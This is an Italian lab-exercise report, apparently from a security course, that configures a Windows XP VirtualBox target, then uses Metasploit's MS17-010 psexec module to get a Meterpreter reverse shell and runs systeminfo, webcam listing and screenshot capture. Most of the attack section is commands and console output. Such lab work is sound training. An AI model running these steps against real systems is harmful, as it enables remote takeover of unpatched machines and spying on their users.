
Successivamente cliccare su **Connessioni di rete** e una volta presentata la schermata indicata in figura a destra proseguire con click destro e poi **Proprietà**


**Scegliere un'operazione...**

- ➔ Impostare o cambiare la connessione Internet
- ➔ Creare una connessione alla rete aziendale
- ➔ Installa o cambia una rete domestica o una piccola rete aziendale
- ➔ Installa una rete senza fili domestica o per una piccola azienda
- ➔ Modifica impostazioni Windows Firewall


**o un'icona del Pannello di controllo**

	<b>Connessioni di rete</b>		<b>Installazione guidata rete</b>
	<b>Installazione rete senza fili</b>		<b>Opzioni Internet</b>






Finalmente potremo modificare a piacimento l'indirizzo IP. Per questo esercizio andremo ad inserire l'indirizzo **192.168.200.200** e come Gateway predefinito **192.168.200.1**





```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.710 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.613 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.702 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.595 ms
^C
--- 192.168.200.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.595/0.655/0.710/0.051 ms
```


Ora ci assicuriamo che le macchine siano in comunicazione, quindi spostandoci su *Kali* inseriamo comando “**ping 192.168.200.200**” (ovvero l’indirizzo di Windows XP)




A questo punto possiamo procedere con la scansione del target su Nessus.

Per avviare Nessus, digitiamo il comando “**sudo systemctl start nessusd.service**” dal nostro terminale, poi seguendo il procedimento dell'esercizio 4 avviamo la scansione.

```
(kali㉿kali)-[~] Exploit-DB Google
$ sudo systemctl start nessusd.service
[sudo] password for kali:
```





```
(kali㉿kali)-[~]
$ msfconsole

      dBBBBBBBb  dBBBBP  dBBBBBBB  dBBBBBBb
      ' dB'          BBP
      dB'dB'dB'  dBPP    dB    dB  BB
      dB'dB'dB'  dBPP    dB    dB  BB
      dB'dB'dB'  dBPP    dB    dB  BB
      dB'dB'dB'  dBPP    dB    dB  BB

      dBBBBBBP  dBBBBBb  dB    dBBBBP  dB  dBBBBBBP
      | dB' dB' dB'  dBPP    dB    dB'.BP
      | | dB' dB' dB'  dBPP    dB    dB'.BP
      | | | dB' dB' dB'  dBPP    dB    dB'.BP
      | | | | dB' dB' dB'  dBPP    dB    dB'.BP

      To boldly go where no
      shell has gone before

      =[ metasploit v6.3.27-dev
+ --=[ 2335 exploits - 1220 auxiliary - 413 post
+ --=[ 1385 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms17-010
```

```
msf6 > search ms17-010

Matching Modules
=====
#  Name
-  -----
  0  exploit/windows/smb/ms17_010_永恒之蓝
l Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec
l Champion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command
l Champion SMB Remote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010
  4  exploit/windows/smb/smb_doublepulsar_rce

      Disclosure Date  Rank   Check  Description
      -----          ----  -----  -----
      2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kerne
l Pool Corruption
      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eterna
l Champion SMB Remote Windows Code Execution
      2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/Eterna
l Champion SMB Remote Windows Command Execution
      2017-04-14      great  Yes    MS17-010 SMB RCE Detection
      2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Torniamo sul terminale per avviare Metasploit eseguiamo il comando “**msfconsole**”.

L'esercizio richiede di sfruttare la vulnerabilità **MS17-010**, quindi tramite comando “**search ms17-010**” richiamiamo la lista dei moduli presenti.  
Scegliamo il modulo 1 tramite comando “**use 1**”.



```
msf6 exploit(windows/smb/ms17_010_psexec) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting  Required  Description
----          -----          ----- 
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99              yes       How many times to try to leak transaction
NAMEDPIPE     ""              no        A named pipe that can be connected to (leave blank for automatic)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        ""              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes       The Target port (TCP)
SERVICE_DESCRIPTION ""            no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME ""           no       The service display name
SERVICE_NAME   ""             no        The service name
SHARE         ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$, C$, ... ) or a normal read/write folder share
SMBDomain    .               no        The Windows domain to use for authentication
SMBPass      ""             no        The password for the specified username
SMBUser      ""             no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
----          -----          ----- 
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic
```

Tramite comando “**show options**” ci vengono mostrati tutti i vari parametri dell’exploit.



```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
----          -----          ----- 
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     ""              no        A named pipe that can be connected to (leave blank for automatic)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        192.168.200.200 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The Target port (TCP)
SERVICE_DESCRIPTION    no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  no        The service display name
SERVICE_NAME    no        The service name
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$, C$, ... ) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass        ""              no        The password for the specified username
SMBUser        ""              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          ----- 
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100 yes       The listen address (an interface may be specified)
LPORT         7777            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

Dobbiamo quindi specificare il target dell'attacco tramite comando **“set rhosts 192.168.200.200”** che ricordiamo essere l'*IP di Windows XP* e con il comando **“set lport 7777”** settiamo la porta da sfruttare, proprio come ci viene richiesto dall'esercizio.

Ripetiamo anche un rapido controllo sulle modifiche appena apportate tramite il comando **“show options”**.



```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.200.200:445 -     [*] Preparing dynamite...
[*] 192.168.200.200:445 -         [*] Trying stick 1 (x86)...Boom!
[*] 192.168.200.200:445 -             [*] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -                 [*] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x89311690
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... hpWkHaqI.exe
[*] 192.168.200.200:445 - Created \hpWkHaqI.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \hpWkHaqI.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:1032) at 2024-01-22 11:06:49 +0100


meterpreter > ifconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

the more you are able to hear"

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:46:cd:3e
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Adesso passiamo alla fase di attacco vera e propria, eseguiamo quindi il comando “**exploit**”; dopo qualche secondo otterremo una nuova sessione di **Meterpreter** da dove potremmo verificare di essere dentro la *macchina attaccata* tramite comando “**ifconfig**”, il quale ci mostrerà le impostazioni di rete.




# Ma cos'è Meterpreter?



Meterpreter è un payload di attacco *Metasploit* che fornisce una **shell interattiva** da cui un utente malintenzionato può esplorare la macchina di destinazione ed eseguire il codice.

Meterpreter è stato progettato per aggirare gli svantaggi dell'utilizzo di payload specifici, consentendo la scrittura di comandi e garantendo comunicazioni *crittografate*.



Continuando con l'esercizio ci viene richiesto di capire se la *macchina attaccata è virtuale o fisica*, per capirlo quindi dobbiamo prima creare una *shell* tramite comando “**shell**” e poi ottenere l'informazione tramite comando “**systeminfo**”; alla voce **Modello sistema** notiamo scritta **VirtualBox**.

```
meterpreter > shell
Process 828 created.
Channel 8 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>systeminfo
systeminfo

Nome host: TEST-EPI
Nome SO: Microsoft Windows XP Professional
Versione SO: 5.1.2600 Service Pack 3 build 2600
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Uniprocessor Free
Proprietario registrato: test_pc
Organizzazione registrata:
Numero di serie: 76435-640-3757355-23607
Data di installazione originale: 15/07/2022, 15.07.00
Tempo di funzionamento sistema: 0 giorni, 1 ore, 13 minuti, 14 secondi
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: X86-based PC
Processore: 1 processore(i) installati.
[01]: x86 Family 23 Model 17 Stepping 0 AuthenticAMD ~1996 Mhz
Versione BIOS: VBOX - 1
Directory Windows: C:\WINDOWS
Directory di sistema: C:\WINDOWS\system32
Unità di avvio: \Device\HarddiskVolume1
Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario: N/D
Memoria fisica totale: 1.999 MB
Memoria fisica disponibile: 1.754 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile: 2.008 MB
Memoria virtuale: in uso: 40 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
N/D
Server di accesso: 1 Aggiornamenti rapidi installati.
Aggiornamenti rapidi: [01]: Q147222
Schede di rete: 1 NIC installate.
[01]: Scheda server Intel(R) PRO/1000 Gigabit
      Nome connessione: Connessione alla rete locale (LAN)
      DHCP abilitato: No
      Indirizzi IP: [01]: 192.168.200.200
```



Infine ci viene richiesto di ottenere informazioni riguardo le *webcam* collegate alla macchina e di ottenere uno *screenshot del desktop*; per la prima parte basterà digitare il comando “**webcam\_list**”, possiamo notare che non sono state rilevate webcam.

Per la seconda parte invece diamo il comando “**screenshot**”, notiamo che verrà salvato in un determinato percorso, per aprirlo basterà avviare il terminale come fatto in precedenza e scrivere il comando “**xdg-open nomefile.jpeg**”.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/UfKhIIdf.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/TsvoZrYL.jpeg
meterpreter > █
```



**Fine**

*Grazie per l'attenzione*